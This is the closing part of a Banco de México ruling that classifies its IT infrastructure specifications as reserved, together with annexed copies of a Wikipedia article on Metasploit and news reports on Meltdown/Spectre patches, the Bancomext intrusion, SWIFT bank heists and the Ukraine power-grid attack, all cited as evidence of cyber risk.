El riesgo de perjuicio que supondría la divulgación de la información materia de la presente prueba de daño, supera el interés público general de que se difunda, ya que el interés público se centra en que se lleve a cabo de manera regular la actividad de emisión de billetes y acuñación de moneda a nivel nacional, se conserve íntegra la infraestructura de carácter estratégico y prioritario, se conserve la efectividad en las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, que propician el buen funcionamiento de esos sistemas y de la economía nacional en su conjunto, así como que se provea de manera adecuada a la economía del país de moneda nacional, conservando la estabilidad en el poder adquisitivo de dicha moneda, en el sano desarrollo del sistema financiero y en el buen funcionamiento de los sistemas de pagos.

En consecuencia, dar a conocer **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones** contenida en el documento que se clasifica, no aporta un beneficio a la transparencia que sea comparable con el perjuicio de que por su difusión se facilite un ataque para robar o modificar información, alterar el funcionamiento o dejar inoperantes a las tecnologías de la información y de comunicaciones que sustentan los procesos fundamentales del Banco de México para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, así como su propia operación interna y la de los participantes del sistema financiero del país.

Las consecuencias de que tenga éxito un ataque a la infraestructura estratégica referida, que sustenta a los procesos fundamentales, tendrían muy probablemente implicaciones sistémicas en la economía, y afectaciones en la operación de los mercados, provisión de moneda o funcionamiento de los sistemas de pagos; dado que todas estas funciones del Banco de México dependen de sistemas e infraestructura de tecnologías de la información y de comunicaciones, y de que se garantice la seguridad de la información y los sistemas informáticos que las soportan de manera directa e indirecta. Con ello, se imposibilitaría al Banco de México cumplir con las funciones constitucionales que le fueron encomendadas, contenidas en el artículo 26, párrafo sexto de la Constitución.

En efecto, divulgar **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México**, no satisface un interés público, ya que al realizar una interpretación sobre la alternativa que más satisface dicho interés, debe concluirse que debe prevalecer el derecho que más favorezca a las personas y, consecuentemente, beneficiar el interés de la sociedad, el cual se obtiene por el cumplimiento ininterrumpido de las funciones del Banco de México y los sistemas de pagos administrados por éste.

Por lo anterior, el revelar información en cuestión, comprometería la seguridad nacional, al posibilitar la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario.

Asimismo, con ello se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, la puesta en riesgo el funcionamiento de

tales sistemas o, en su caso, de la economía nacional en su conjunto, así como el comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero, y el buen funcionamiento de los sistemas de pagos.

Adicionalmente, se obstaculizaría la prevención de hechos constitutivos de delitos, pues de divulgarse la información en cuestión se proporcionarían elementos relevantes para que personas o grupos de personas con intenciones delictivas lleven a cabo un ataque exitoso en contra de la infraestructura de tecnologías de la información y comunicaciones que utiliza este Banco Central.

La limitación se adecua al principio de proporcionalidad y representa el medio menos restrictivo disponible para evitar el perjuicio, ya que debe prevalecer el interés público de proteger la buena marcha y operación del sistema financiero y a sus usuarios, respecto de divulgar la información relativa a **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**. De otra forma, de divulgarse la información de dichas especificaciones, el Banco de México debería establecer nuevos y más poderosos mecanismos de protección respecto a su infraestructura de tecnologías de la información y de comunicaciones para cubrirse de los riesgos de ataques que se pueden diseñar con la información que se entregue; con lo cual, se iniciaría una carrera interminable entre establecer barreras de protección y divulgación de especificaciones con las que individuos o grupos antagónicos tendrían mayor oportunidad de concretar un ataque.

Dicha determinación es además proporcional considerando que, como se ha explicado, dar a conocer **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones** generaría un riesgo o daño de perjuicio significativo, el cual sería claramente mayor al beneficio particular del interés que pudiera existir en el dar a conocer dicha información.

Por lo tanto, la reserva en la publicidad de la información, resulta la forma menos restrictiva disponible para evitar un perjuicio mayor, y deberá mantenerse en esta clasificación por un periodo de cinco años, toda vez que el Banco Central continuará utilizando la infraestructura tecnológica protegida por la presente prueba de daño para el ejercicio de sus funciones, considerando que los periodos de reemplazo de la infraestructura tecnológica, y por consiguiente la vigencia de sus propias especificaciones, se extienden a rangos de entre diez y quince años.

Además de que su divulgación posibilita la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional y, en consecuencia menoscaba la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto. Asimismo comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos. Finalmente, la divulgación de la información obstruiría la prevención de delitos.

En consecuencia, con fundamento en lo establecido en los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 1, 100, 103, 104, 105, 108, 109, 113, fracciones I, IV y VII, y 114 de la LGTAIP; 1, 97, 100, 102, 103, 104, 105, 106, 110, fracciones I, IV y VII, y 111, de la LFTAIP; 146, de la Ley General del Sistema de Seguridad Pública; 5, fracción XII, de la Ley de Seguridad Nacional; 2o. y 3o. de la Ley del Banco de México; 4o., párrafo primero, 8o., párrafos primero, segundo y tercero, 10, párrafo primero, y 29, del Reglamento Interior del Banco de México; Primero, párrafo primero, Segundo, fracción IX, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como Primero, Segundo, fracción XIII, Cuarto, Sexto, Octavo, párrafos primero, segundo y tercero, Décimo Séptimo, fracción VIII, Vigésimo segundo, fracciones I y II, Vigésimo sexto, párrafo primero Trigésimo tercero, y Trigésimo cuarto, párrafos primero y segundo, de los “Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas”, vigentes; **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones, del Banco de México**, se han determinado clasificar como reservadas.

ANEXO "A"

<https://es.wikipedia.org/wiki/Metasploit>,
Consultada el 22 de enero de 2018

Metasploit - Wikipedia, la enciclopedia libre

[No has accedido](#)
[Discusión](#)
[Contribuciones](#)
[Crear una cuenta](#)
[Acceder](#)

WIKIPEDIA
La enciclopedia libre

[Portada](#)
[Portal de la comunidad](#)
[Actualidad](#)
[Cambios recientes](#)
[Páginas nuevas](#)
[Página aleatoria](#)
[Ayuda](#)
[Donaciones](#)
[Notificar un error](#)

[Imprimir/exportar](#)

[Crear un libro](#)
[Descargar como PDF](#)
[Versión para imprimir](#)

[En otros proyectos](#)
[Wikimedia Commons](#)
[Wikilibros](#)

Herramientas

[Lo que enlaza aquí](#)
[Cambios en enlazadas](#)
[Subir archivo](#)
[Páginas especiales](#)
[Enlace permanente](#)
[Información de la página](#)
[Elemento de Wikidata](#)
[Citar esta página](#)

[En otros idiomas](#)

[العربية](#)
[Deutsch](#)
[English](#)
[Français](#)
[日本語](#)
[한국어](#)
[Português](#)
[Pycckий](#)
[中文](#)

[13 más](#)

Artículo [Discusión](#)

[Leer](#) [Editar](#) [Ver historial](#)

Metasploit

Metasploit es un proyecto *open source* de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

Su subproyecto más conocido es el Metasploit Framework, una herramienta para desarrollar y ejecutar *exploits* contra una máquina remota. Otros subproyectos importantes son las bases de datos de *opcodes* (códigos de operación), un archivo de *shellcodes*, e investigación sobre seguridad.

Inicialmente fue creado utilizando el lenguaje de programación de *scripting* Perl aunque actualmente el Metasploit Framework ha sido escrito de nuevo completamente en el lenguaje Ruby.

Índice [ocultar]

- Historia
- Marco/Sistema Metasploit
- Interfaces de Metasploit
 - Edición Metasploit
 - Edición Community Metasploit
 - Metasploit express
 - Metasploit Pro
 - Armitage
- Cargas útiles
- Referencias
- Enlaces externos

Historia [editar]

Metasploit fue creado por H.D Moore en el 2003, como una herramienta de red portátil usando el lenguaje Perl. El 21 de octubre de 2009, el Proyecto Metasploit anunció¹ que había sido adquirida por Rapid7, una empresa de seguridad que ofrece soluciones unificadas de gestión de vulnerabilidades.

Al igual que los productos de la competencia, como Core Security Technologies y Core Impacto,

Metasploit Framework

www.TechGeek365.com, www.metasploit.com y www.metasploit.com

Información general

Género	Seguridad
Programado en	Ruby
Sistema operativo	multiplataforma
Licencia	Licencia BSD de tres cláusulas
En español	No
[editar datos en Wikidata]	

https://es.wikipedia.org/wiki/Metasploit[22/01/2018 06:54:36 p.m.]

Metasploit - Wikipedia, la enciclopedia libre

 Editar enlaces

Metasploit se puede utilizar para probar la vulnerabilidad de los sistemas informáticos o entrar en sistemas remotos. Al igual que muchas herramientas de seguridad informática, Metasploit se puede utilizar tanto para actividades legítimas y autorizadas como para actividades ilícitas. Desde la adquisición de Metasploit Framework, Rapid7 ha añadido dos Open source "Código abierto" llamados Metasploit Express y Metasploit Pro.

Metasploit 3.0 comenzó a incluir herramientas de fuzzing, utilizadas para descubrir las vulnerabilidades del software, en lugar de sólo explotar bugs conocidos. Metasploit 4.0 fue lanzado en agosto de 2011.

Marco/Sistema Metasploit [editar]

Los pasos básicos para la explotación de un sistema que utiliza el Sistema incluyen:

1. La selección y configuración de un código el cual se va a *explotar*. El cual entra al sistema objetivo, mediante el aprovechamiento de una de bugs; Existen cerca de 900 exploits incluidos para Windows, Unix / Linux y Mac OS X;
2. Opción para comprobar si el sistema destino es susceptible a los bugs elegidos.
3. La técnica para codificar el sistema de prevención de intrusiones (IPS) e ignore la carga útil codificada.
4. Visualización a la hora de ejecutar el exploit.

Metasploit se ejecuta en Unix (incluyendo Linux y Mac OS X) y en Windows. El Sistema Metasploit se puede extender y es capaz utilizar complementos en varios idiomas.

Para elegir un exploit y la carga útil, se necesita un poco de información sobre el sistema objetivo, como la versión del sistema operativo y los servicios de red instalados. Esta información puede ser obtenida con el escaneo de puertos y "OS fingerprinting". puedes obtener esta información con herramientas como Nmap, NeXpose o Nessus, estos programas, pueden detectar vulnerabilidades del sistema de destino. Metasploit puede importar los datos de la exploración de vulnerabilidades y comparar las vulnerabilidades identificadas.²

Interfaces de Metasploit [editar]

Hay varias interfaces para Metasploit disponibles. Las más populares son mantenidas por Rapid7 y Estratégico Ciber LLC³

Edición Metasploit [editar]

La versión gratuita. Contiene una interfaz de línea de comandos, la importación de terceros, la explotación manual y fuerza bruta.³

Edición Community Metasploit [editar]

En octubre de 2011, Rapid7 liberó Metasploit Community Edition, una interfaz de usuario gratuita basada en la web para Metasploit. Metasploit community incluye, detección de redes, navegación por módulo y la explotación manual.

Metasploit express [editar]

En abril de 2010, Rapid7 libero Metasploit Express, una edición comercial de código abierto, para los

<https://es.wikipedia.org/wiki/Metasploit>[22/01/2018 06:54:36 p. m.]

Metasploit - Wikipedia, la enciclopedia libre

equipos de seguridad que necesitan verificar vulnerabilidades. Ofrece una interfaz gráfica de usuario, integra unmap para el descubrimiento, y añade fuerza bruta inteligente, así como la recopilación de pruebas automatizado.

Metasploit Pro [editar]

En octubre de 2010, Rapid7 añadió Metasploit Pro, de código abierto para pruebas de penetración. Metasploit Pro incluye todas las características de Metasploit Express y añade la exploración y explotación de aplicaciones web.

Armitage [editar]

Armitage es una herramienta de gestión gráfica para ciberataques del Proyecto Metasploit, visualiza objetivos y recomienda métodos de ataque. Es una herramienta para ingenieros en seguridad web y es de código abierto. Destaca por sus contribuciones a la colaboración del equipo rojo, permitiendo sesiones compartidas, datos y comunicación a través de una única instancia Metasploit⁴

Cargas útiles [editar]

Metasploit ofrece muchos tipos de cargas útiles, incluyendo:

- 'Shell de comandos' permite a los usuarios ejecutar scripts de cobro o ejecutar comandos arbitrarios.
- 'Meterpreter' permite a los usuarios controlar la pantalla de un dispositivo mediante VNC y navegar, cargar y descargar archivos.
- 'Cargas dinámicas' permite a los usuarios evadir las defensas antivirus mediante la generación de carga» únicas.

Lista de los desarrolladores originales:

- H. D. Moore (fundador y arquitecto jefe)
- Matt Miller (software) | Matt Miller (desarrollador del núcleo 2.004-2008)
- Spoonm (desarrollador del núcleo 2003 hasta 2008)

Referencias [editar]

- ↑ «Rapid7 Prensa» *Rapid7*. Consultado el 18 de febrero de 2015.
- ↑ [http://www.metasploit.com/download «Herramienta de Pruebas de Penetración, Metasploit, gratuito Descargar - Rapid7»].
- ↑ «^a ^b Plantilla:Citan web
- ↑ Plantilla:Cite noticias

Enlaces externos [editar]

- The Metasploit Project 🔗 website oficial
- Licencia BSD tres cláusulas 🔗 Metasploit Repository COPYING file.
- Rapid7 LLC 🔗 Empresa dueña del Proyecto Metasploit
- Lugar de descarga 🔗

Categorías: Software libre | Seguridad informática

https://es.wikipedia.org/wiki/Metasploit[22/01/2018 06:54:36 p. m.]

Metasploit - Wikipedia, la enciclopedia libre


Se editó esta página por última vez el 13 nov 2017 a las 05:13.

El texto está disponible bajo la Licencia Creative Commons Atribución Compartir Igual 3.0; pueden aplicarse cláusulas adicionales. Al usar este sitio, usted acepta nuestros términos de uso y nuestra política de privacidad.

Wikipedia® es una marca registrada de la Fundación Wikimedia, Inc., una organización sin ánimo de lucro.

[Normativa de privacidad](#) [Aviso de Wikipedia](#) [Limitación de responsabilidad](#) [Desarrolladores](#)

[Declaración de cookies](#) [Versión para móviles](#)



<https://es.wikipedia.org/wiki/Metasploit>[22/01/2018 06:54:36 p. m.]

ANEXO "B"

<https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html>

Consultada el 3 de marzo de 2018

Intel releases more Meltdown/Spectre fixes, Microsoft feints SP3 patch - Computerworld - Página 1 de 2



sign in | Register


WOODY ON WINDOWS

By Woody Leonard, Columnist - Computerworld
FEB 21, 2018 7:50 AM PT

NEWS ANALYSIS
Intel releases more Meltdown/Spectre firmware fixes, Microsoft feints an SP3 patch

Intel says it has most -- but not all -- of the buggy Meltdown/Spectre firmware patches in order. While Microsoft announces but doesn't ship a firmware fix for the Surface Pro 3.

One month ago today, Intel [told the world](#) that their Meltdown/Spectre patches were a mess. Their advice read something like, "Oopsie. Those extremely important BIOS/UEFI firmware updates we released a couple weeks ago are causing Intel machines to drop like bungee cows. In spite of what we told you then, stop installing them now. And if you installed a bad BIOS/UEFI patch, well golly, [contact your PC manufacturer](#) to see if they know how to get you out of the mess."

Intel now says it has released really new, really good firmware versions for most of its chips.

Intel chips covered, and those not covered

<https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html> 03/04/2018

Intel releases more Meltdown/Spectre fixes, Microsoft feints SP3 patch - Computerworld - Página 2 de 2

Scanning the official [Microcode Revision Guidance February 20, 2018](#) (pdf), you can see that Coffee Lake, Kaby Lake, Bay Trail and most Skylake chips are covered. On the other hand, Broadwell, Haswell, and Sandy Bridge chips still leave brown skid marks.

[Related: [How to protect Windows 10 PCs from ransomware](#)]

Security Advisory [INTEL-SA-00088](#) has been updated with this squib.

We have now released new production microcode updates to our OEM customers and partners for Kaby Lake, Coffee Lake, and additional Skylake-based platforms. As before, these updates address the reboot issues last discussed [here](#), and represent the breadth of our 6th, 7th and 8th Generation Intel® Core™ product lines as well as our latest Intel® Core™ X-series processor family. They also include our recently announced Intel® Xeon® Scalable and Intel® Xeon® D processors for datacenter systems. We continue to release beta microcode updates for other affected products so that customers and partners have the opportunity to conduct extensive testing before we move them into production.

Intel's recommendations

Intel goes on to recommend basically the same stuff they recommended last time, with a specific call-out:

- *We continue to recommend that OEMs, cloud service providers, system manufacturers, software vendors, and end users stop deployment of previously released versions of certain microcode updates [addressing variant 2](#) (CVE-2017-5715), as they may introduce higher-than-expected reboots and other unpredictable system behavior.*

<https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html> 03/04/2018

- We also continue to ask that our industry partners focus efforts on evaluating the beta microcode updates.
- For those concerned about system stability while we finalize these updated solutions, earlier this week we advised that we were working with our OEM partners to provide BIOS updates using previous versions of microcode not exhibiting these issues, but that also removed the mitigations for 'Spectre' variant 2 (CVE 2017-5715)
- Microsoft also provided two resources for users to disable original microcode updates on platforms exhibiting unpredictable behavior:
- For most users -- An automatic update available via the Microsoft® Update Catalog which disables 'Spectre' variant 2 (CVE 2017-5715) mitigations without a BIOS update. This update supports Windows 7 (SP1), Windows 8.1, and all versions of Windows 10 - client and server
- For advanced users -- Refer to the following Knowledge Base (KB) articles
- KB4073119: IT Pro Guidance
- KB4072698: Server Guidance
- Both of these options eliminate the risk of reboot or other unpredictable system behavior associated with the original microcode update and retain mitigations for 'Spectre' variant 1

In what must be an amazing coincidence, last night Microsoft released a firmware update for the Surface Pro 3. It's currently available as a manual download ("MSI format") for Surface Pro 3. I haven't seen it come down the Windows Update chute. Perhaps Microsoft is beta testing it once again. Per Brandon Records on the [Surface blog](#):

We've released a new driver and firmware update for Surface Pro 3. This update includes new firmware for Surface UEFI which resolves potential security vulnerabilities, including Microsoft security advisory 180002.

This update is available in MSI format from the [Surface Pro 3 Drivers and Firmware page](#) at the Microsoft Download Center

Except, golly, the latest version of the patch on that page (as of 10 am Eastern US time) is marked "Date Published 1/24/2016." The official [Surface Pro 3 update history page](#) lists the last firmware update for the SP3 as being dated Oct. 27, 2017.

And, golly squared, [Microsoft Security Advisory 180002](#) doesn't even mention the Surface Pro 3. It hasn't been updated since Feb. 13. It links to the [Surface Guidance to protect against speculative execution side-channel vulnerabilities page](#), [KB 4073065](#), which doesn't mention the Surface Pro 3 and hasn't been updated since Feb. 2.

You'd have to be incredibly trusting -- of both Microsoft and Intel -- to manually install any Surface firmware patch at this point. Particularly when you realize that not one single Meltdown or Spectre-related exploit is in the wild. Not one.

Thx Bogdan Popa [Softpedia News](#).

Fretting over Meltdown and Spectre? Assuage your fears on the [AskWoody](#)

and 'Meltdown' variant 3 until new microcode can be loaded on the system.

The "For most users" update is KB 4078130, the surprise Friday evening patch, released on Jan. 26, which I [discussed](#) almost a month ago:

On Friday night, Microsoft released a strange patch called [KB 4078130](#) that "disables mitigation against Spectre, variant 2." The KB article goes to great lengths describing how Intel's the bad guy and its microcode patches don't work right:

There aren't any details, but apparently this patch -- which isn't being sent out the Windows Update chute -- adds two registry settings that "manually disable mitigation against Spectre Variant 2"

Rummaging through the lengthy [Microsoft IT Pro Guidance page](#), there's an important warning:

[Got a spare hour? Take this online course and learn how to install and configure Windows 10 with the options you need.]

Customers who only install the Windows January and February 2018 security updates will not receive the benefit of all known protections against the vulnerabilities. In addition to installing the January and February security updates, a processor microcode, or firmware, update is required. This should be available through your OEM device manufacturer.

Microsoft firmware update for Surface Pro 3

LEADS



Woody Leonhard is a columnist at Computerworld and author of dozens of Windows books, including "Windows 10 All-in-One for Dummies."

Follow [Twitter](#) [Facebook](#) [LinkedIn](#) [Google+](#) [YouTube](#)

5 tips for working with SharePoint Online

YOU MIGHT LIKE

Also by Woody Leonhard

Intel releases more Meltdown Spectre fixes, Microsoft tests SP3 patch - Computerworld. Página 7 de 7

New Site Finds the Cheapest Flights in FlightFaster	¿Cómo Se Puede Conseguir Un Choice Vreal	Hay Mucha Preocupación Por Un Nuevo Millonario Blueprint	¿eres Capaz De Acertar La Marca De Un Guacari	Método Simple "Regenera" El Cabello. Haga Male Headit (soul)
--	---	---	--	---

la Facilidad Para Los Idiomas Es Fast Phrases	Error De Mercado: ¿miles De Iphone 8 Choice Vreal	¿quÉ Lujos Los 10 Aviones Privados Más Deseño Mundial	Los Millonarios Están Intentando Millonario Blueprint	Bitcoin- millonario Quiere Que Se Bitcoin Code
--	--	--	--	---

SHOP TECH PRODUCTS AT AMAZON

- 1 [Intel BX80664I78700K 8th Gen Core i7-8700K Processor](#) \$347.89
 - 2 [Microsoft Surface Pro 3 Tablet \(12 inch, 128 GB, Intel Core i5, Windows 10\)](#) \$799.97
 - 3 [Microsoft Surface Pro \(Intel Core i5, 8GB RAM, 256GB\) - Newest Version](#) \$1047.28
- Add to Amazon

Copyright © 2018 IDG Communications, Inc.

<https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more> 03/04/2018

ANEXO "C"

<https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion>,

Consultada el 15 de enero de 2018

COMUNICADO: ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIE... Página 1 de 1

★ (<http://www.gob.mx>) > Banco Nacional de Comercio Exterior, S.N.C. (/bancomext) > Prensa

COMUNICADO: ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

Autor
Banco Nacional de Comercio Exterior, S.N.C.

Fecha de publicación
10 de enero de 2018

Categoría
Comunicado

ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

Contesta nuestra encuesta de satisfacción

El Banco Nacional de Comercio Exterior (Bancomext) informa que, a pesar de las robustas medidas de seguridad con que cuenta, el día 9 de enero fue víctima de una afectación en su plataforma de pagos internacionales provocada por un tercero.

Las autoridades han confirmado que el modus operandi de los presuntos "hackers" es similar a intrusiones realizadas en otras instituciones en México y América Latina.

Afortunadamente, el protocolo y la oportuna reacción de las áreas responsables de la operación, con el apoyo de los bancos y las autoridades correspondientes y el Banco de México, lograron contener este hecho.

Cabe destacar que los intereses de nuestros clientes y los del propio Banco se encuentran a salvo y que Bancomext está reanudando operaciones para sus clientes y contrapartes.

A medida que exista mayor información se hará del conocimiento del público.

Teléfono Comunicación Social: 1555 1024

Compartir (<https://www.facebook.com/sharer/sharer.php?u=http://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion&src=ss&preparse>)

Imprime la página completa

La seguridad, confiabilidad y la calidad de la información son entre las responsabilidades de la dependencia, el ente o el servidor público. La calidad del público que la proporciona es función de las atribuciones, procedimientos, normativas.

<https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion> 15/01/2018

ANEXO "D"

https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/

Consultada el 22 de enero de 2018

Hackers nick \$60m from Taiwanese bank in tailored SWIFT attack • The Register

Log in Sign up Forums Serverless M1 CLL Events Whitepapers The Next Platform

Security

Hackers nick \$60m from Taiwanese bank in tailored SWIFT attack

Arrests after customized malware apparently used to drain millions

By Iain Thomson in San Francisco
11 Oct 2017 at 00:58

11 SHARE



Updated Hackers managed to pinch \$60m from the Far Eastern International Bank in Taiwan by infiltrating its computers last week. Now, most of the money has been recovered, and two arrests have been made in connection with the cyber-heist.

On Friday, the bank admitted the cyber-crooks planted malware on its PCs and servers in order to gain access to its SWIFT terminal, which is used to transfer funds between financial institutions across the world.

The malware's masterminds, we're told, managed to harvest the credentials needed to commandeer the terminal and drain money out of the bank. By the time staff noticed the weird transactions, \$60m had

https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/ [22/01/2018 07:03:38 p. m.]

Hackers nick \$60m from Taiwanese bank in tailored SWIFT attack • The Register

already been wired to banks in the US, Cambodia, and Sri Lanka.

Far Eastern vice president Liu Lung-kuang claimed, as they always do, that the software nasty used in the attack was of a type never seen before. No customer information was accessed during the hackers' raid, he said, and the bank would cover any losses.

According to the Taipei Times, the Taiwanese Premier William Lai has thrust a probe into the affair, and has asked the banking sector to investigate. Interpol has already begun its inquiries, and – thanks to security mechanism introduced between banks – all but \$500,000 has been recovered.

Two arrests connected to the theft were made in Sri Lanka and, according to the Colombo Gazette, one of them is Shalila Moonesinghe. He's the head of the state-run Litro Gas company and was cuffed after police allegedly found \$1.1m of the Taiwanese funds in his personal bank account. Another suspect is still at large.

There has been a spate of cyber-attacks against banks in which miscreants gain access to their SWIFT equipment to siphon off millions. The largest such heist was in February 2016 when hackers unknown (possibly from North Korea) stole \$81m while trying to pull off the first \$1bn electronic cyber-robbery.

SWIFT has, apparently, tried to help its customers shore up their security; it seems the banking sector as a whole needs to be more on its toes to prevent future unauthorized accesses. @

Updated to add

A spokesman for SWIFT has been in touch to stress: "The SWIFT network was not compromised in this attack."

Sponsored: Minds Mastering Machines - Call for papers now open

Tips and
corrections

11 Comments



Sign up to our Newsletter - Get IT in your inbox daily

MORE Swift Hacking

https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/ [22/01/2018 07:03:38 p. m.]

ANEXO "E"

<http://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&>

Consultada el 22 de enero de 2018

SWIFT says hackers still targeting bank messaging system

Directory of sites | Log in | Contact | Support

World | Business | Markets | Politics | TV

☐

APT28 Vs Javelin

See What Would happen If Javelin As Put Against APT28. Watch Video Now!

 Javelin Networks

#INTEL | OCTOBER 13, 2017 / 8:03 AM - 4 MONTHS AGO

SWIFT says hackers still targeting bank messaging system

Jim Finkle

MIFI READY

TORONTO, Oct 13 (Reuters) - Hackers continue to target the SWIFT bank messaging system, though security controls instituted after last year's \$81 million heist at Bangladesh's central bank have helped thwart many of those attempts, a senior SWIFT official told Reuters.

"Attempts continue," said Stephen Gilderdale, head of SWIFT's Customer Security Programme, in a phone interview. "That is what we expected. We didn't expect the adversaries to suddenly disappear."

The disclosure underscores that banks remain at risk of cyber attacks targeting computers used to access SWIFT almost two years after the February 2016 theft from a Bangladesh Bank account at the Federal Reserve Bank of New York.

<https://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&>[22-01-2018 07:07:53 p. m.]

SWIFT says hackers still targeting bank messaging system

Gilderdale declined to say how many hacks had been attempted this year, what percentage were successful, how much money had been stolen or whether they were growing or slowing down.

On Monday, two people were arrested in Sri Lanka for suspected money laundering from a Taiwanese bank whose computer system was hacked to enable illicit transactions abroad. Police acted after the state-owned Bank of Ceylon reported a suspicious transfer.

SWIFT, a Belgium-based co-operative owned by its user banks, has declined comment on the case, saying it does not discuss individual entities.

Gilderdale said that some security measures instituted in the wake of the Bangladesh Bank heist had thwarted attempts.

As an example, he said that SWIFT had stopped some heists thanks to an update to its software that automatically sends alerts when hackers tamper with data on bank computers used to access the messaging network.

SWIFT shares technical information about cyber attacks and other details on how hackers target banks on a private portal open to its members.

Gilderdale was speaking ahead of the organization's annual Sibos global user conference, which starts on Monday in Toronto.

At the conference, SWIFT will release details of a plan to start offering security data in "machine digestible" formats that banks can use to automate efforts to discover and remediate cyber attacks, he said.

SWIFT will also unveil plans to start sharing that data with outside security vendors so they can incorporate the information into their products, he said.

Reporting by Jim Finkle, Editing by Rosalba O'Brien

Our Standards: [*The Thomson Reuters Trust Principles*](#)

SPONSORED

[https://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL1N1MNX298?rpc=401&\[22/01/2018 07.07.53 p. m.\]](https://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL1N1MNX298?rpc=401&[22/01/2018 07.07.53 p. m.])

ANEXO "F"

<http://www.bbc.com/news/technology-38573074>


Consultada el 15 de enero de 2018

Ukraine power cut 'was cyber-attack' - BBC News
Página 1 de 5


Home News Sport Weather Shop Earth Travel

Home Video World UK Business Tech Science Stories Entertainment & Arts Health World News TV More

ADVERTISEMENT



Technology

Ukraine power cut 'was cyber-attack'

11 January 2017

f t g e Share



Ukraine's energy grid has been attacked twice by hackers

A power cut that hit part of the Ukrainian capital, Kiev, in December has been judged a cyber-attack by researchers investigating the incident.

The blackout lasted just over an hour and started just before midnight on 17 December.

The cyber-security company Information Systems Security Partners (ISSP) has linked the incident to a hack and blackout in 2015 that affected 225,000.

It also said a series of other recent attacks in Ukraine were connected.

The 2016 power cut had amounted to a loss of about one-fifth of Kiev's power consumption at that time of night, national energy company Ukrenergo said at the time.

It affected the Pivnichna substation outside the capital, and left people in part of the city and a surrounding area without electricity until shortly after 01:00.

Top Stories

Raid on Venezuela pilot ends in bloodshed
4 hours ago

Turkey denounces US 'terror army' plan
9 hours ago

Cranberries singer Dolores O'Riordan dies
1 hour ago

ADVERTISEMENT



Features

<http://www.bbc.com/news/technology-38573074>
15/01/2018

Ukraine power cut 'was cyber-attack' - BBC News

ISSP

Oleksii Yasnskiy, a researcher at ISSP, said the attacks in 2016 and 2015 "were not much different"

The attack took place almost exactly one year after a much larger hack on a regional electricity distribution company. That was later blamed on the Russian security services.

The latest attack has not publicly been attributed to any state actor, but Ukraine has said Russia directed thousands of cyber attacks towards it in the final months of 2016.

'Not much different'

ISSP, a Ukrainian company investigating the incidents on behalf of Ukrenergo, now appears to be suggesting a firmer link

It said that both the 2015 and 2016 attacks were connected, along with a series of hacks on other state institutions this December, including the national railway system, several government ministries and a national pension fund.

Oleksii Yasnskiy, head of ISSP labs, said: "The attacks in 2016 and 2015 were not much different - the only distinction was that the attacks of 2016 became more complex and were much better organised."



Still Friends? The trouble with old sitcoms



The Japanese star who taught China's young about sex



'Floating on air' after 19kg tumour is removed

►
The missing - aftermath of Trump's crackdown

The Israeli boy who survived Mumbai attack

►
Looking for my brother

BRENDAN HOFFMAN

President Petro Poroshenko has said Russia is waging a cyber-war against Ukraine

He also said different criminal groups had worked together, and seemed to be testing techniques that could be used elsewhere in the world for sabotage.

However, David Emm, principal security Researcher at Kaspersky Lab, said it was "hard to say for sure" if the incident was a trial run.

